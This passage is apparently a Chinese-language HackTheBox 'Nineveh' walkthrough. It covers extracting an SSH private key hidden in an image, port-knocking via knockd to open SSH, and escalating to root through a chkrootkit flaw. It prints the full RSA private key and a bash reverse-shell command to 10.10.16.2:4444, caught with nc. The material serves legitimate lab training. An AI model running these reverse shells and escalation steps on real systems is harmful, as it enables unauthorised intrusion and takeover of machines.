User-Agent: Mozilla/4.0\r
Proxy-Connection: Keep-Alive\r
Cookie: PHPSESSID=""" + phpsessid + """\r
Host: %s\r
\r
\r
"""
    return (REQ1, TAG, LFIREQ)
```

提权至amrols

目前已经使用的攻击向量有，443的db，80的全部

那么看一下剩余的443的secure_notes目录

发现是一张图片，不可能就给一张毫无用处的图片，那么下载下来看看是不是有图片隐写

```
www-data@nineveh:/var/www/ssl/secure_notes$ strings nineveh.png

www-data
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAri9EUD7bwqbmEsEpIeTr2KGP/wk8YAR0Z4mmvHNJ3UfsAhpI
H9/Bz1abFbrt16vH6/jd8m0urg/Em7d/FJncpPiIH81JbJ0pyTBvIAGNK7PhaQXU
PdT9y0xEEH0apbJkuknP4FH5Zrq0nhoDTa2WxXDcSS1ndt/M8r+eTHx1bVznlBG5
FQq1/wmB65c8bds5tETlacr/15Ofv1A2j+vIdggxNgm8A34xZiP/WV7+7mhgvcnI
3oqwvxCI+VGhQZhoV9Pdj4+D4l023Ub9KyGm40tinCXePsMdY4KOLTR/z+oj4sQT
X+/1/xcl61LADcYk0Sw42bOb+yBEyc1TTq1NEQIDAQABAoIBAFvDbvvPgbr0bjTn
KiI/FbjUtKWpWfNDpYd+TybsnbdD0qPw8JpKKTJv79fs2KxMRVCdlV/IAVWV3QAk
FYDm5gTLIfuPDOV5jq/9Ii38Y0DozRGlDoFcmi/mB92f6s/sQYCarjcBOKDUL58z
GRZtIwb1RDgRAXbwxGoGZQDqeHqaHciGFOugKQJmupo5hXOkfMg/G+Ic0Ij45uoR
JZecF3lx0kx0Ay85DcBkoYRiyn+nNgr/APJBXe9Ibkq4j0lj29V5dT/HSoF17VWo
9odiTBWwwzPVv0i/JEGc6sXUD0mXevoQIA9SkZ2OJXO8JoaQcRz628dOdukG6Utu
Bato3bkCgYEA5w2Hfp2Ayol24bDejSDj1Rjk6REn5D8TuELQ0cffPujZ4szXW5Kb
ujOUscFgZf2P+70UnaceCCAPNYmsaSVSCM0KCJQt5klY2DLWNUaCU3OEpREIWkyl
1tXMOZ/T5fV8RQAZrj1BMxl+/UiV0IIbgF07sPqSA/uNXwx2cLCkhucCgYEAwP3b
vCMuW7qAc9K1Amz3+6dfa9bngtMjpr+wb+IP5UKMuh1mwcHWKjFIF8zI8CY0Iakx
DdhOa4x+0MQEtKXtgaADuHh+NGCltTLLckfEAMNGQHfBgWgBRS8EjXJ4e55hFV89
P+6+1FXXA1r/Dt/zIYN3Vtgo28mNNyK7rCr/pUcCgYEAgHMDCp7hRLfbQWkksGzC
fGuUhwWkmb1/ZwauNJHbSIwG5ZFfgGcm8ANQ/Ok2gDzQ2PCrD2Iizf2UtvzMvr+i
tYXXuCE4yzenjrnkYEXMmjw0V9f6PskxwRemq7pxAPzSk0GVBUrEfnYEJSc/MmXC
iEBMuPz0RAaK93ZkOg3Zya0CgYBYbPhdP5FiHhX0+7pMHjmRaKLj+lehLbTMFlB1
MxMtbEymigonBPVn56Ssovv+bMK+GZOMUGu+A2WnqeiuDMjB99s8jpjkztOeLmPh
PNilsNNjfnt/G3RZiq1/Uc+6dFrvO/AIdw+goqQduXfcDOiNlnr7o5c0/Shi9tse
i6UOyQKBgCgvck5Z1iLrY1qO5iZ3uVr4pqXHyG8ThrsTffkSVrBKHTmsXgtRhHoc
il6RYzQV/2ULgUBfAwdZDNtGxbu5oIUB938TCaLsHFDK6mSTbvB/DywYYScAWwF7
fw4LVXdQMjNJC3sn3JaqY1zJkE4jXlZeNQvCx4ZadtdJD9iO+EUG
-----END RSA PRIVATE KEY-----
secret/nineveh.pub
0000644
0000041
0000041
00000000620
13126060277
014541
ustar
www-data
www-data
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCuL0RQPtvCpuYSwSkh5OvYoY//CTxgBHRniaa8c0ndR+wCGkgf38HPVpsVuu3Xq8fr+N3
```

发现了amrois的私匙，那么可以尝试一下ssh连接，但是我们意识到一个问题，我们nmap扫描的时候没发现对方的22端口是打开的

knockd端口

此处在/var/mail/amrois这个信箱中留下了一段邮件

```
$ cat /var/mail/amrois
From root@nineveh.htb  Fri Jun 23 14:04:19 2017
Return-Path: <root@nineveh.htb>
X-Original-To: amrois
Delivered-To: amrois@nineveh.htb
Received: by nineveh.htb (Postfix, from userid 1000)
        id D289B2E3587; Fri, 23 Jun 2017 14:04:19 -0500 (CDT)
To: amrois@nineveh.htb
From: root@nineveh.htb
Subject: Another Important note!
Message-Id: <20170623190419.D289B2E3587@nineveh.htb>
Date: Fri, 23 Jun 2017 14:04:19 -0500 (CDT)

Amrois! please knock the door next time! 571 290 911
```

发现，涉及到一个应用knock，需要用对应的密匙敲击窗口才能使对应窗口开放

可以用 ps auxww看一下运行的进程，发现果然，运行着knockd这个应用

那么首先需要先查找knock的口令

查看knockd配置文件

```
www-data@nineveh:/var/www/ssl/secure_notes$ cat /etc/knockd.conf

cat /etc/knockd.conf
[options]
 logfile = /var/log/knockd.log
 interface = ens160

[openSSH]
 sequence = 571, 290, 911
 seq_timeout = 5
 start_command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
 tcpflags = syn

[closeSSH]
 sequence = 911,290,571
 seq_timeout = 5
 start_command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
 tcpflags = syn
```

看到口令是571 290 911

然后我们另开一个shell敲击端口，不会有回显

```
root@Mr)-[~]
└─# knock 10.10.10.43 571 290 911
```

同样我们也可以使用nmap来敲击窗口

```
nmap -Pn --host-timeout 201 --max-retries 0 -p 571,290,911 10.10.10.4
```

然后可以用telnet验证一下是否打开端口

```
┌──(root@Mr)-[~]
└─# telnet 10.10.10.43 22                                            130 ⍰
Trying 10.10.10.43...
Connected to 10.10.10.43.
Escape character is '^]'.
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.2
quit
Protocol mismatch.
Connection closed by foreign host.
```

有反馈证明已经打开了

那么我们使用ssh用私钥连接

使用私钥连接ssh

创建一个文件命名为id.rsa，将刚刚隐写在图片中的私钥粘贴在其中

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAri9EUD7bwqbmEsEpIeTr2KGP/wk8YAR0Z4mmvHNJ3UfsAhpI
H9/Bz1abFbrt16vH6/jd8m0urg/Em7d/FJncpPiIH81JbJ0pyTBvIAGNK7PhaQXU
PdT9y0xEEH0apbJkuknP4FH5Zrq0nhoDTa2WxXDcSS1ndt/M8r+eTHx1bVznlBG5
FQq1/wmB65c8bds5tETlacr/15Ofv1A2j+vIdggxNgm8A34xZiP/WV7+7mhgvcnI
3oqwvxCI+VGhQZhoV9Pdj4+D4l023Ub9KyGm40tinCXePsMdY4KOLTR/z+oj4sQT
X+/1/xcl61LADcYk0Sw42bOb+yBEyc1TTq1NEQIDAQABAoIBAFvDbvvPgbr0bjTn
KiI/FbjUtKWpWfNDpYd+TybsnbdD0qPw8JpKKTJv79fs2KxMRVCdlV/IAVWV3QAk
FYDm5gTLIfuPDOV5jq/9Ii38Y0DozRGlDoFcmi/mB92f6s/sQYCarjcBOKDUL58z
GRZtIwb1RDgRAXbwxGoGZQDqeHqaHciGFOugKQJmupo5hXOkfMg/G+Ic0Ij45uoR
JZecF3lx0kx0Ay85DcBkoYRiyn+nNgr/APJBXe9Ibkq4j0lj29V5dT/HSoF17VWo
9odiTBWwwzPVv0i/JEGc6sXUD0mXevoQIA9SkZ2OJXO8JoaQcRz628dOdukG6Utu
Bato3bkCgYEA5w2Hfp2Ayol24bDejSDj1Rjk6REn5D8TuELQ0cffPujZ4szXW5Kb
ujOUscFgZf2P+70UnaceCCAPNYmsaSVSCM0KCJQt5klY2DLWNUaCU3OEpREIWkyl
1tXMOZ/T5fV8RQAZrj1BMxl+/UiV0IIbgF07sPqSA/uNXwx2cLCkhucCgYEAwP3b
vCMuW7qAc9K1Amz3+6dfa9bngtMjpr+wb+IP5UKMuh1mwcHWKjFIF8zI8CY0Iakx
DdhOa4x+0MQEtKXtgaADuHh+NGCltTLLckfEAMNGQHfBgWgBRS8EjXJ4e55hFV89
P+6+1FXXA1r/Dt/zIYN3Vtgo28mNNyK7rCr/pUcCgYEAgHMDCp7hRLfbQWkksGzC
fGuUhwWkmb1/ZwauNJHbSIwG5ZFfgGcm8ANQ/Ok2gDzQ2PCrD2Iizf2UtvzMvr+i
tYXXuCE4yzenjrnkYEXMmjw0V9f6PskxwRemq7pxAPzSk0GVBUrEfnYEJSc/MmXC
iEBMuPz0RAaK93ZkOg3Zya0CgYBYbPhdP5FiHhX0+7pMHjmRaKLj+lehLbTMFlB1
MxMtbEymigonBPVn56Ssovv+bMK+GZOMUGu+A2WnqeiuDMjB99s8jpjkztOeLmPh
PNilsNNjfnt/G3RZiq1/Uc+6dFrvO/AIdw+goqQduXfcDOiNlnr7o5c0/Shi9tse
i6UOyQKBgCgvck5Z1iLrY1qO5iZ3uVr4pqXHyG8ThrsTffkSVrBKHTmsXgtRhHoc
il6RYzQV/2ULgUBfAwdZDNtGxbu5oIUB938TCaLsHFDK6mSTbvB/DywYYScAWwF7
fw4LVXdQMjNJC3sn3JaqY1zJkE4jXlZeNQvCx4ZadtdJD9iO+EUG
-----END RSA PRIVATE KEY-----
```

注意格式需要以

-----BEGIN RSA PRIVATE KEY-----开始

-----END RSA PRIVATE KEY-----结束

最后记得将密匙文件的权限改为600

```
chmod 600 id.rsa
```

然后再shell中使用rsa登录ssh

```
┌──(root@Mr)-[~]
└─# ssh -i id.rsa amrois@10.10.10.43
Ubuntu 16.04.2 LTS
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

288 packages can be updated.
207 updates are security updates.


You have mail.
Last login: Mon Jul  3 00:19:59 2017 from 192.168.0.14
```

连接成功

快速利用方法

Knock

This wiki page gives a good example of using `nmap` to port knock. I'll write it as a one liner:

```
root@kali# for i in 571 290 911; do
> nmap -Pn --host-timeout 100 --max-retries 0 -p $i 10.10.10.43 >/dev/null
> done; ssh -i ~/keys/id_rsa_nineveh_amrois amrois@10.10.10.43
Ubuntu 16.04.2 LTS
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

133 packages can be updated.
66 updates are security updates.

You have mail.
Last login: Wed Apr 22 05:34:21 2020 from 10.10.14.24
amrois@nineveh:~$
```

It loops over the three ports, and for each scans Nineveh with `nmap` using a short timeout and no retries, directing the output to `/dev/null`. Then it connects with SSH.

这样方法好像没有用到knockd指令

提权至root用户

因为使用ssh密匙登录，那么我们无法使用sudo查看不了有root权限的应用，用find查找有4000权限的应用也无大的收获，uname -u发现内核版本4.4.0可以用内核提权，但上次用过了，而且用后来发现的漏洞有作弊的嫌疑

没什么思路，看了一眼0xdf的wp，上面用linpeas那个阴间脚本扫了一下，发现有个report的目录可能有敏感信息

那么我们打开看看

```
amrois@nineveh:/report$ cat report-21-12-26:06:40.txt
ROOTDIR is `/'
Checking `amd'... not found
Checking `basename'... not infected
Checking `biff'... not found
Checking `chfn'... not infected
Checking `chsh'... not infected
Checking `cron'... not infected
Checking `crontab'... not infected
Checking `date'... not infected
Checking `du'... not infected
Checking `dirname'... not infected
Checking `echo'... not infected
Checking `egrep'... not infected
Checking `env'... not infected
Checking `find'... not infected
Checking `fingerd'... not found
Checking `gpm'... not found
Checking `grep'... not infected
Checking `hdparm'... not infected
Checking `su'... not infected
Checking `ifconfig'... not infected
Checking `inetd'... not tested
Checking `inetdconf'... not found
Checking `identd'... not found
Checking `init'... not infected
Checking `killall'... not infected
Checking `ldsopreload'... can't exec ./strings-static, not tested
Checking `login'... not infected
Checking `ls'... not infected
Checking `lsof'... not infected
Checking `mail'... not found
Checking `mingetty'... not found
Checking `netstat'... not infected
Checking `named'... not found
Checking `passwd'... not infected
Checking `pidof'... not infected
Checking `pop2'... not found
Checking `pop3'... not found
Checking `ps'... not infected
Checking `pstree'... not infected
Checking `rpcinfo'... not found
Checking `rlogind'... not found
Checking `rshd'... not found
Checking `slogin'... not infected
Checking `sendmail'... not found
Checking `sshd'... not infected
Checking `syslogd'... not tested
Checking `tar'... not infected
Checking `tcpd'... not infected
Checking `tcpdump'... not infected
Checking `top'... not infected
Checking `telnetd'... not found
Checking `timed'... not found
```

发现是什么，明显的chkrootkit报告，可以试试chkrootkit提权漏洞

可以用searchsploit来查看具体的漏洞利用方法

大致就是在/tmp文件夹中输入转发shell的语句，然后等有root权限的chkrootkit扫过来的时候语句会被执行，这个漏洞给并不需要amrols权限使用www就可以实现

```
amrois@nineveh:/tmp$ echo -e '#!/bin/bash\n\nbash -i >& /dev/tcp/10.10.16.2/4444 0>&1' > update
amrois@nineveh:/tmp$ chmod +x update
```

然后我们开着端口监听，就能接收到shell

```
—(root@Mr)-[~]
└─# nc -vlnp 4444
listening on [any] 4444 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.43] 36250
bash: cannot set terminal process group (20694): Inappropriate ioctl for device
bash: no job control in this shell
root@nineveh:~#
```

以上

0xdf有提及使用这个软件进行扫描

pspy扫描一下当前存在的进程

感谢

0xdf 提权至root时提供的思路，后期整理笔记时材料支持

v3ded 提供的方法1.5HackTheBox - Nineveh writeup (v3ded.github.io)